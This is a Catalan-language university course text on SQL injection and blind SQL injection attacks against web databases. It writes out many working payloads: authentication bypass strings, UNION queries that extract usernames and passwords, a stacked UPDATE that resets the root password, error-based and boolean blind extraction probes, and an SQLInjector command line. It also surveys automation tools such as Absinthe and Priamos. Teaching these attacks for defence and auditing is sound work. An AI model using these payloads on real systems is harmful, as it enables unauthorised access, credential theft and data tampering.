Atacs a BD, SQL Injection

José María Alonso Cebrián
Antonio Guzmán Sacristán
Pedro Laguna Durán
Alejandro Martín Bailón

PID_00191645

UOC
Universitat Oberta de Catalunya

Índex

1. SQL Injection

Mitjançant la injecció SQL un atacant podria fer entre altres coses les següents accions contra el sistema:

- Descobriment d'informació (*information disclosure*): les tècniques d'injecció SQL poden permetre a un atacant modificar consultes per a accedir a registres o objectes de la base de dades als quals inicialment no tenia accés.

- Elevació de privilegis: tots els sistemes d'autenticació que utilitzin credencials emmagatzemades en motors de bases de dades fan que una vulnerabilitat d'injecció SQL permeti a un atacant accedir als identificadors d'usuaris més privilegiats i canviar-se les credencials.

- Denegació de servei: la modificació d'ordres SQL pot portar a l'execució d'accions destructives com l'esborrament de dades o objectes o la parada de serveis amb ordres de parada i arrencada dels sistemes. Així mateix, es poden injectar ordres que generin un alt còmput en el motor de base de dades que faci que el servei no respongui en temps útils als usuaris legals.

- Suplantació d'usuaris: com que es pot accedir al sistema de credencials, un atacant pot obtenir les credencials d'un altre usuari i fer accions amb la identitat robada o falsejada a un altre usuari.

1.1. Entorn d'explotació de l'atac

Els condicionants necessaris perquè en una aplicació web es pugui donar la vulnerabilitat d'injecció d'ordres SQL són aquests:

- **Fallada en la comprovació de paràmetres d'entrada**: es considera paràmetre d'entrada qualsevol valor que provingui des de client. En aquest entorn s'ha d'assumir "un atac intel·ligent", de manera que qualsevol d'aquests paràmetres poden ser enviats amb "malícia". Per tant, s'ha d'assumir també que qualsevol mesura de protecció implantada en el client pot fallar. Com a exemples de paràmetres que s'han de considerar en què se solen donar aquestes fallades tenim els següents:
  - Camps de formularis: utilitzats en mètodes de crides `POST`.
  - Camps de crida `GET` passats per variables.
  - Paràmetres de crides a funcions JavaScript.
  - Valors en capçaleres http.
  - Dades emmagatzemades en galetes (*cookies*).

- **Utilització de paràmetres en la construcció de crides a bases de dades**: el problema no està en la utilització dels paràmetres en les sentències SQL sinó en la utilització de paràmetres que no s'han comprovat correctament.

- **Construcció no fiable de sentències**: hi ha diverses maneres de crear una sentència SQL dinàmica dins d'una aplicació web, que depenen del llenguatge que s'utilitzi. El problema es genera amb la utilització d'una estructura de construcció de sentències SQL basada en la concatenació de cadenes de caràcters, és a dir, el programador pren la sentència com una cadena alfanumèrica a la qual va concatenant el valor dels paràmetres recollits, cosa que implica que tant les ordres com els paràmetres tinguin el mateix nivell dins de la cadena. Quan s'acaba de construir l'ordre no es pot diferenciar quina part ha introduït el programador i quina part procedeix dels paràmetres.

Vegem-ne alguns exemples:


1) Exemple d'entorn d'extracció d'informació de la base de dades mitjançant consultes SQL

Tabla_Usuarios				
IDUsuario	Usuario	Clave	Nombre	NivelAcceso
0	Root	RE$%·&	Administrador	Administrador
1	Ramon	ASFer3454	Ramon Martinez	Usuari
2	Carlos	Sdfgre32!	Carlos Lucas	Usuari

Exemple de taula d'usuaris

Sobre aquesta base de dades es crea una aplicació web que mitjançant un formulari demana als usuaris les credencials d'accés:

Figura 1. Formulari d'accés a usuaris d'exemple



En aquest entorn suposem que es recullen les dades i es construeix dins de la nostra aplicació web una consulta SQL que es llança a la base de dades de l'estil següent:

```
SqlQuery="Select IDUsuriario from Tabla_Usuarios where Usuario='" || Usuario$
||"' AND Clave='" || Clave$ || "';"
```

En què `Usuario$` i `Clave$` són els valors recollits en els camps del formulari.

L'atac d'injecció SQL en aquest entorn consisteix a formar una consulta SQL que permeti un accés sense credencials.

a) Atac 1: accés amb el primer usuari

```
Usuario$=Cualquiera
Clave$= ' or '1'='1
```

La consulta SQL que es formaria és la següent:

```
"Select IDUsuario from Tabla_Usuarios where Usuario='Cualquiera' and Clave='' or
'1'='1';"
```

Aquesta consulta permet l'accés al sistema amb el primer usuari que estigui donat d'alta en la Tabla_Usuarios.

b) Atac 2: accés amb un usuari seleccionat

```
Usuario$=Cualquiera
Clave$= ' or Usuario='Matias
```

La consulta SQL que es formaria és la següent:

```
"Select IDUsuario from Tabla_Usuarios where Usuario='Cualquiera' and Clave='' or
Usuario='Matias';"
```

De manera que només la fila de l'usuari `Matias` compliria aquest entorn.

2) Exemple d'entorn d'extracció d'informació de la base de dades mitjançant la modificació d'una consulta SQL


Tabla_Examenes				
ID	Fecha	Asignatura	Convocatoria	Aula
0	21/02/2007	Arquitecturas Avanzadas	Febrero	1
1	22/02/2007	Seguridad Informatica	Febrero	2
2	17/06/2007	Compiladores	Junio	2
3	01/09/2007	Arquitecturas Avanzadas	Septiembre	1
…	…	…	…	…

Exemple de taula d'exàmens

Sobre aquesta taula l'aplicació mostra els exàmens mitjançant un paràmetre que selecciona la convocatòria, i s'accedeix a la informació en la base de dades amb una consulta SQL construïda de la manera següent:

```
SqlQuery= "Select Fecha, Asignatura, Aula from Tabla_Examenes where Convocatoria='"
|| Convoatoria$ || "';"
```

Figura 2. Resultats sense injecció SQL d'exemple



L'atac d'injecció SQL en aquest entorn consisteix a formar una consulta SQL que permeti extreure o modificar informació en la base de dades.

a) Atac 1: accés a informació privilegiada

L'atacant modifica el valor del paràmetre "convocatòria" fent una consulta per a accedir als usuaris i les contrasenyes del sistema.

```
http://www.miservidor.com/muestra_examenes.cod?convocatoria=Febrero'
union select Usuario, Clave, 99 from Tabla_Usuarios where '1'='1
```

Així, doncs, es formaria una consulta SQL de la manera següent:

```
Select Fecha, Asignatura, Aula from Tabla_Examenes where Convocatoria=' Febrero'
unión select Usuario, Clave, 99 from Tabla_Usuarios where '1'='1';
```

I s'obtindrien els resultats següents:

Figura 3. Resultats amb injecció SQL d'exemple

Fecha	Asignatura	Aula
21/02/2007	Arquitecturas Avanzadas	1
22/02/2007	Seguridad Informática	3
...	...	...
Root	RE$%•&	99
Ramon	ASFer3454	99
Carlos	Sdfgre32!	99
...	...	...

b) Atac 2: modificació de la informació de la base de dades

Aquest atac es pot fer:

Si el compte de la base de dades utilitzada en la connexió des de l'aplicació té privilegis per a fer operacions de manipulació de dades o de creació d'objecte.

Si el motor de la base de dades resisteix execució múltiple de sentències SQL.

L'atacant modifica el valor del paràmetre "convocatòria" fent una consulta per a canviar la clau de l'usuari `root`:

```
http://www.miservidor.com/muestra_examenes.cod?convocatoria=Febrero'; Update
clave:='nueva' from tabla_Usarios where usuario='root
```

Així, doncs, es formaria una consulta SQL de la manera següent:

```
Select Fecha, Asignatura, Aula from Tabla_Examenes where Convocatoria=
'Febrero'; Update clave:='nueva' from tabla_Usarios where usuario='root';
```

I s'establiria una nova contrasenya a l'usuari `root`. Això pot arribar a afectar la prestació del servei o les dades que es manegen, ja que es pot inserir informació falsa o parar el motor de la base de dades.

3) Exemple d'entorn d'extracció d'informació mitjançant missatges d'error

En aquest entorn suposem que ens trobem amb una aplicació que maneja informació extreta d'una taula en la base de dades però que no es mostra mai, de manera que l'atacant no pot veure impreses les dades que seleccioni amb la manipulació de la consulta SQL.

Tabla_Imagenes		
ID	Nombre	Archivo
1	Logotipo 1	Logo1.jpg
2	Logotipo 1 grande	Logo1g.jpg
3	Logo apaisado	Logo2.jpg
…	…	…

Exemple de taula d'imatges

Sobre aquesta taula l'aplicació mostra dins de la pàgina l'arxiu seleccionat mitjançant un paràmetre que selecciona l'ID de l'arxiu amb una consulta SQL construïda de la manera següent:

```
SqlQuery="Select * from Tabla_Imagenes where id='" || id$ || "';"
```

Figura 4. Resultat sense injecció SQL amb imatges d'exemple

a) Atac: genera un missatge d'error que li permet veure dades de la base de dades

Per a això, es buscaria formar algun dels errors següents:

- Errors **matemàtics**: permeten extreure informació mitjançant el desbordament dels límits dels formats numèrics. Per a això es converteix la dada buscada en un valor matemàtic i s'opera per a aconseguir el desbordament. En el missatge d'error s'obté el resultat del desbordament que ens permet saber la dada buscada.

- Errors de **format**: consisteix en la utilització implícita d'un valor d'un tipus de dada amb un altre de diferent. Això genera un error quan el motor de base de dades vol fer una conversió i no la pot fer.


- Errors de **construcció de la sentència SQL**: permeten trobar els noms dels objectes en la base de dades. Serveixen per a esbrinar noms de taules o camps de taules.

En aquest atac en concret forçarem un error de format mitjançant la modificació del paràmetre `id` de la manera següent:

```
http://www.miservidor.com/muestra_imagen.cod?id=1 union select Usuario from
Tabla_Usuarios where IDUsuario=0
```

El resultat que s'obtindrà és el següent:

Figura 5. Missatge d'error d'exemple



Modificant la consulta es pot extreure la clau o qualsevol altra informació de la base de dades.

1.2. Eina Priamos

Cap al 2001, en les conferències de Black Hat, David Litchfield presentava un document titulat "Web Application Disassembly with ODBC Error Messages" en què explicava com es podia treure informació sobre la base de dades d'una aplicació web a partir dels missatges d'error ODBC no controlats pel programador.

En aquests primers documents l'extracció d'informació es feia utilitzant la visualització dels missatges d'error dels connectors ODBC; encara quedava un any perquè sortissin a la llum pública les tècniques cegues (*blind)*.

Per a això, l'objectiu és generar una injecció que provoqui un error i llegir en el missatge d'error dades amb informació sensible.

Exemple:

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers order by 1 desc)
```

L'atribut `name` de la taula `sysusers` en SQL Server és alfanumèric, i en fer la comparació amb un valor numèric, es genera un error. Si el programador no té controlats aquests errors ens arribarà a la pantalla un missatge com aquest:

```
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the nvarchar value 'sys' to data type int.
/Programa.asp, line 8
```

I s'obté el primer valor buscat. Després es torna a injectar però ara es canvia la consulta de la manera següent, o una de semblant:

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers where name<'sys' order by 1 desc)
```

I s'obté:


```
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the nvarchar value 'public' to data type int.
/Programa.asp, line 8
```

Següent iteració:

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers where name<'public'
order by 1 desc)
```

I s'automatitza l'extracció de tota la informació de la base de dades. Per a això hi ha eines que analitzen aquests missatges d'error i l'automatitzen de manera eficient. Priamos és una d'aquestes eines que automatitza aquest procediment.

Figura 6. Priamos en funcionament



2. Blind SQL Injection

Una de les maneres de fer aquests atacs es basa en atacs a cegues, és a dir, a aconseguir que les ordres s'executin sense la possibilitat de veure cap dels resultats. La inhabilitació de la mostra dels resultats de l'atac es produeix pel tractament total dels codis d'error i la impossibilitat de modificar, *a priori*, cap informació de la base de dades. Per tant, si no es pot alterar el contingut de la base de dades i no es pot veure el resultat de cap dada extreta del magatzem, es pot dir que l'atacant no aconseguirà accedir mai a la informació?

La resposta correcta a aquesta pregunta, evidentment, és que no. Encara que un atacant no pugui veure les dades extretes directament de la base de dades, sí que és força probable que en canviar les dades que s'envien com a paràmetres es puguin fer inferències sobre aquestes dades segons els canvis que s'obtenen. L'objectiu de l'atacant és detectar aquests canvis per a poder inferir com ha estat la informació extreta segons els resultats.

Per a un atacant, la manera més fàcil d'automatitzar aquesta tècnica és usar un vector d'atac basat en lògica binària, és a dir, en vertader i fals. Aquest és el vector d'atac en què ens centrarem en aquest apartat, les tècniques d'inferència cega basada en injecció d'ordres SQL.

2.1. El paràmetre vulnerable

L'atacant ha de trobar primer de tot una part del codi de l'aplicació que no estigui fent una comprovació correcta dels paràmetres d'entrada a l'aplicació que s'estan utilitzant per a compondre les consultes a la base de dades. Fins aquí, el funcionament és semblant a la resta de tècniques basades en injecció d'ordres SQL. A vegades és més complex trobar aquests paràmetres ja que, des d'un punt de vista pirata (*hacker*) de caixa negra, no es pot garantir mai que un paràmetre no és vulnerable ja que, tant si ho és com si no ho és, pot ser que no s'apreciï mai cap canvi en els resultats aparents.

Definim el concepte d'*injecció SQL de canvi de comportament zero* (ISQL0) com una cadena que s'injecta en una consulta SQL i no fa cap canvi en els resultats, i definim *injecció SQL de canvi de comportament positiu* (ISQL +) com una cadena que sí que provoca canvis.

Vegem-ne uns exemples i suposem que tenim una pàgina d'una aplicació web del tipus següent:

```
http://www.miweb.com/noticia.php?id=1
```

Fem la suposició inicial que 1 és el valor del paràmetre `id` i que aquest paràmetre s'utilitzarà en una consulta a la base de dades de la manera següent:

```
Select campos From tablas Where condiciones and id=1
```

Una injecció ISQL0 seria una cosa com aquesta:

```
http://www.miweb.com/noticia.php?id=1+1000-1000
http://www.miweb.com/noticia.php?id=1 and 1=1
http://www.miweb.com/noticia.php?id=1 or 1=2
```

En cap dels tres casos anteriors estem fent cap canvi en els resultats que hem obtingut en la consulta. Aparentment no.

En canvi, una ISQL+ seria una cosa com aquesta:

```
http://www.miweb.com/noticia.php?id=1 and 1=2
http://www.miweb.com/noticia.php?id=-1 or 1=1
http://www.miweb.com/noticia.php?id=1+1
```

En els tres casos anteriors canviem els resultats que ha d'obtenir la consulta. Si en processar la pàgina amb el valor sense injectar i amb ISQL0 ens retorna la mateixa pàgina, es pot inferir que el paràmetre executa les ordres, és a dir que es poden injectar ordres SQL. Ara bé, quan posem una ISQL+ ens dóna sempre una pàgina d'error que no ens permet veure cap dada. Bé, doncs aquest és l'entorn perfecte per a fer l'extracció d'informació d'una base de dades amb una aplicació vulnerable a Blind SQL Injection.

2.2. Com s'ataquen aquest tipus de vulnerabilitats?

Com que tenim una pàgina de "vertader" i una de "fals" es pot crear tota la lògica binària d'aquestes pàgines.

En els exemples anteriors, suposem que quan posem com a valor 1 en el paràmetre `id` ens dóna una notícia amb el titular "Raúl convertido en mito del madridismo", per posar un exemple, i que quan posem 1 and 1=2 ens dóna una pàgina amb el missatge Error. A partir d'aquest moment es fan injeccions d'ordres i es mira el resultat.

Suposem que volem saber si hi ha una determinada taula en la base de dades:

```
Id= 1 and exists (select * from usuarios)
```

Si el resultat obtingut és la notícia amb el titular d'en Raúl, podrem inferir que la taula sí que existeix, mentre que si obtenim la pàgina d'error, sabrem que o bé no existeix o bé l'usuari no hi té accés o bé no hem escrit la injecció correcta SQL[1] per al motor de base de dades que s'està utilitzant.

(1)Hem de recordar que SQL, malgrat que és un "estàndard", no té les mateixes implementacions en els mateixos motors de bases de dades.

Un altre possible motiu de fallada pot ser simplement que el programa tingui el paràmetre entre parèntesis i s'hagi de jugar amb les injeccions. Per exemple, suposem que hi ha un paràmetre darrere del valor `id` en la consulta que fa l'aplicació; en aquest cas s'ha d'injectar una cosa com aquesta:

```
Id= 1) and (exists (select * from usuarios)
```

Suposem que volem treure el nom de l'usuari administrador d'una base de dades MySQL:

```
Id= 1 and 300>ASCII(substring(user(),1,1))
```

Amb aquesta injecció obtenim que el valor ASCII de la primera lletra del nom de l'usuari és més petit que 300, i per tant, podem dir que és un ISQL0. Lògicament hem d'obtenir el valor cert rebent la notícia d'en Raúl. Així, doncs, anirem delimitant el valor ASCII amb una cerca dicotòmica depenent de si les injeccions són ISQL0 o ISQL+.

```
Id= 1 and 100>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
Id= 1 and 120>ASCII(substring(user(),1,1)) -> ISQL0 -> Verdadero
Id= 1 and 110>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
Id= 1 and 115>ASCII(substring(user(),1,1)) -> ISQL0 -> Verdadero
Id= 1 and 114>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
```

Per tant, podem dir que el valor del primer caràcter ASCII del nom de l'usuari és el 114.

Un cop d'ull a la taula ASCII i obtenim la lletra 'r', probablement de `root`, però per a això hem de treure el segon valor, de manera que injectem el valor següent:

```
Id= 1 and 300>ASCII(substring(user(),2,1)) -> ISQL0 -> Verdadero
```

I tornem a fer la cerca dicotòmica. Fins a quina longitud? Doncs esbrinem-ho fent la injecció:


```
Id= 1 and 10>length(user()) ¿ISQL0 o ISQL+?
```

Totes aquestes injeccions, com hem dit en un altre paràgraf, s'han d'ajustar a la consulta de l'aplicació; potser faran falta parèntesis, cometes si els valors són alfanumèrics, seqüències d'escapada si hi ha filtratge de cometes, o caràcters terminals d'inici de comentaris per a invalidar parts finals de la consulta que llança el programador.

2.3. Mètodes d'automatització

A partir d'aquesta teoria, en les conferències de Black Hat USA 2004, Cameron Hotchkies va presentar el treball "Blind SQL Injection Automation Techniques", en què proposava mètodes d'automatitzar l'explotació d'un paràmetre vulnerable a tècniques de Blind SQL Injection mitjançant eines. Per a això no parteix d'assumir que es puguin processar tots els errors i sempre s'obtingui un missatge d'error, ja que pot ser que l'aplicació tingui un mal funcionament i simplement hi hagi canvis en els resultats. En la seva proposta, ofereix un estudi sobre fer injeccions de codi SQL i estudiar les respostes davant ISQL0 i ISQL+.

Figura 7. Presentació a Black Hat USA 2004



Hotchkies proposa utilitzar diferents analitzadors de resultats positius i falsos en la injecció de codi per a poder automatitzar una eina. L'objectiu és introduir ISQL0 i ISQL+ i comprovar si els resultats que s'obtenen es poden diferenciar de manera automàtica o no i com s'ha de fer.

- Cerca de paraules clau: aquest tipus d'automatització es pot donar sempre que els resultats positius i negatius siguin els mateixos. És a dir, sempre el mateix resultat positiu i sempre el mateix resultat negatiu. N'hi ha prou llavors de seleccionar una paraula clau que aparegui en el conjunt de resultats positius o en el conjunt de resultats negatius. Es llança la petició amb la injecció de codi i s'examinen els resultats fins a obtenir la paraula clau. És dels més ràpids a implementar, però exigeix certa interacció de l'usuari, que ha de seleccionar correctament com és la paraula clau en els resultats positius o negatius.

- Basats en signatures MD5: aquest tipus d'automatització és vàlid per a aplicacions en què hi hagi una resposta positiva consistent, és a dir, que sempre s'obtingui la mateixa resposta davant el mateix valor correcte (amb injeccions de codi de canvi de comportament zero), i en cas de resposta negativa (davant injeccions de canvi de comportament positiu) s'obtingui qualsevol resultat diferent de l'anterior, com per exemple una altra pàgina de resultats, una pàgina d'error genèric o la mateixa pàgina de resultats però amb errors de processament. L'automatització d'eines basades en aquesta tècnica és senzilla:
  - Es fa el *hash* MD5 de la pàgina de resultats positius amb injecció de codi de canvi de comportament zero. Per exemple: "and 1=1".
  - Es torna a repetir el procés amb una nova injecció de codi de canvi de comportament zero. Per exemple: "and 2=2".
  - Es comparen els *hashe*s obtinguts en els passos *a* i *b* per a comprovar que la resposta positiva és consistent.
  - Es fa el *hash* MD5 de la pàgina de resultats negatius amb injecció de codi de canvi de comportament positiu. Per exemple: "and 1=2".
  - Es comprova que els resultats dels *ha*s *hes* MD5 dels resultats positius i negatius són diferents.
  - Si es compleix, es pot automatitzar l'extracció d'informació per mitjà de *hashes* MD5.

Excepcions

Aquesta tècnica d'automatització no és vàlida per a aplicacions que canvien constantment l'estructura de resultats; per exemple, les que tenen publicitat dinàmica o les que, davant d'un error en el processament, retornen el control a la pàgina actual. No obstant això, continua essent l'opció més ràpida en l'automatització d'eines de Blind SQL Injection.

- Motor de diferència textual: en aquest cas s'utilitza com a element de decisió entre un valor positiu o fals la diferència en paraules textuals. La idea és obtenir el conjunt de paraules de la pàgina de resultats positius i la pàgina de resultats negatius. Després s'ha de fer una injecció de codi amb un valor concret i s'obté un resultat de paraules. Fent un càlcul de distàncies es veurà de quin difereix menys per a saber si el resultat és positiu o negatiu. Això és útil quan el conjunt de valors injectats sempre té un resultat visible en el conjunt de resultats tant en el valor positiu com en el valor negatiu.

- Basats en arbres HTML: una altra possibilitat a l'hora d'analitzar si el resultat obtingut és positiu o negatiu és utilitzar l'arbre HTML de la pàgina. Això funciona en entorns en què la pàgina de resultats correctes i la pàgina de resultats falsos és sempre diferent, és a dir, la pàgina correcta té parts dinàmiques canviants davant el mateix valor i la pàgina d'errors també.

En aquests casos es pot analitzar l'estructura de l'arbre d'etiquetes HTML de les pàgines i comparar-les.

- Representació lineal de sumes ASCII: la idea d'aquesta tècnica és obtenir un valor *hash* del conjunt de resultats sobre la base dels valors ASCII dels caràcters que conformen la resposta. Es treu el valor del resultat positiu i el resultat negatiu. Aquest sistema funciona associat a una sèrie de filtres de tolerància i adaptació per a poder-se automatitzar.

També va presentar una eina que implementava el mètode 4, basat en arbres HTML, i que es deia SQueal. Aquesta eina va evolucionar cap a la que avui es coneix com a Absinthe.

2.4. Eines


2.4.1. Absinthe

Utilitza el mateix sistema que Hotchkies va explicar en el document "Blind SQL Injection Atomation Techniques", basat en sumes de valors. L'eina és de programari lliure i està programada en C# .NET, però és compatible amb MAC i amb Linux amb MONO. És una de les més completes, amb una interfície molt cuidada i que funciona en la majoria de les situacions: intranets amb autenticació, connexions SSL, ús de galetes, paràmetres en formularis, necessitat de completar URL, etc.

S'ha de destacar que aquesta eina està pensada per a auditors, i no detecta paràmetres vulnerables, o sigui que s'ha de configurar de manera correcta. No és un auxiliar (*wizard*) que es llança contra un URL i retorna tota l'estructura.

L'eina funciona amb connectors (*plug-ins*) per a diverses bases de dades i fins avui és compatible amb Microsoft SQL Server, MSDE (Desktop Edition), Oracle i Postgres. Els autors d'aquesta eina són Nummish i Xeron i tant el seu codi font com l'eina són disponibles en l'URL següent: http://www.0x90.org/

Figura 8. Configurar el servidor vulnerable



En l'eina s'han de configurar el tipus de base de dades, l'URL, el paràmetre vulnerable, el tipus de mètode utilitzat, etc. Després l'eina mateixa baixa l'esquema de la base de dades utilitzant l'automatització que hem descrit. Com es veu, l'eina treu els tipus de dades. Per a això fa consultes a les taules de l'esquema *sysobjects*, *syscolumns*, etc. Finalment extreu les dades de les taules.

Com es pot suposar, aquest procés no és especialment ràpid, però al final s'obté tota la informació.

2.4.2. SQLInjector

La primera eina que cal conèixer és aquesta. Arran dels estudis de David Litchfield i Chrish Anley, tots dos de l'empresa NGS Software, es va desenvolupar l'eina SQLInjector. Aquesta eina utilitza com a forma d'automatització la cerca de paraules clau en els resultats positius. És a dir, es busca trobar una paraula que aparegui en els resultats positius i que no aparegui en els resultats negatius.

Recordeu que l'objectiu de les tècniques de Blind SQL Injection és aconseguir injectar lògica binària amb consultes com ara "i existeix aquesta taula" o "i el valor ASCII de la quarta lletra del nom de l'administrador és més petit que 100". Sempre es busca fer consultes que retornin veritat o mentida, de manera que l'aplicació quan ho processa retorna la pàgina original (que anomenem *de veritat* o *certa*) o la pàgina canviada (que anomenem *de mentida* o *falsa*).

Per a provar si el paràmetre és susceptible a Blind SQL Injection, utilitza un sistema basat en injeccions de codi de canvi de comportament zero sumant i restant el mateix valor. És a dir, si tenim un paràmetre vulnerable que rep el valor 100, el programa executa la petició amb 100 + valor – valor. Si el resultat és el mateix, el paràmetre és susceptible a atacs d'SQL Injection.

Com que fa servir cerca de paraula clau en resultats positius, se li ha d'oferir la paraula clau manualment, és a dir, s'ha de llançar la consulta normal i veure quines paraules retorna el codi HTML. Després hem de llançar una consulta amb alguna cosa que faci que sigui fals, per exemple amb AND 1=0, i veure quines paraules apareixen en els resultats de veritat i quines no apareixen en els falsos (n'hi ha prou amb seleccionar una paraula). El codi font d'aquesta aplicació està escrit en llenguatge C, és públic i es pot baixar del web.

Perquè s'executi, s'ha de fer amb una ordre com aquesta:

```
C:\>sqlinjector -t www.ejemplo.com -p 80 -f request.txt -a query -o where -qf
query.txt -gc 200 -ec 200 -k 152 -gt Science -s mssql
```

En què:

- `t` és el servidor.
- `p` és el port.
- `f` és l'aplicació vulnerable i el paràmetre. En un fitxer de text.
- `a` és l'acció que s'ha de fer.
- `o` és el fitxer de sortida.
- `qf` és la consulta que s'ha d'executar a cegues. En un fitxer de text.
- `gc` és el codi que retorna el servidor quan és un valor correcte.
- `ec` és el codi que retorna el servidor quan es produeix un error.
- `k` és el valor de referència correcte en el paràmetre vulnerable.
- `gt` és la paraula clau en resultat positiu.
- `s` és el tipus de base de dades. L'eina està preparada per a MySQL, Oracle, Microsoft SQL Server, Informix, IBM DB2, Sybase i Access.

Exemple de fitxer request.txt:

```
GET /news.asp?ID=#!# HTTP/1.1
Host: www.ejemplo.com
```

Exemple de query.txt:

```
select @@version
```

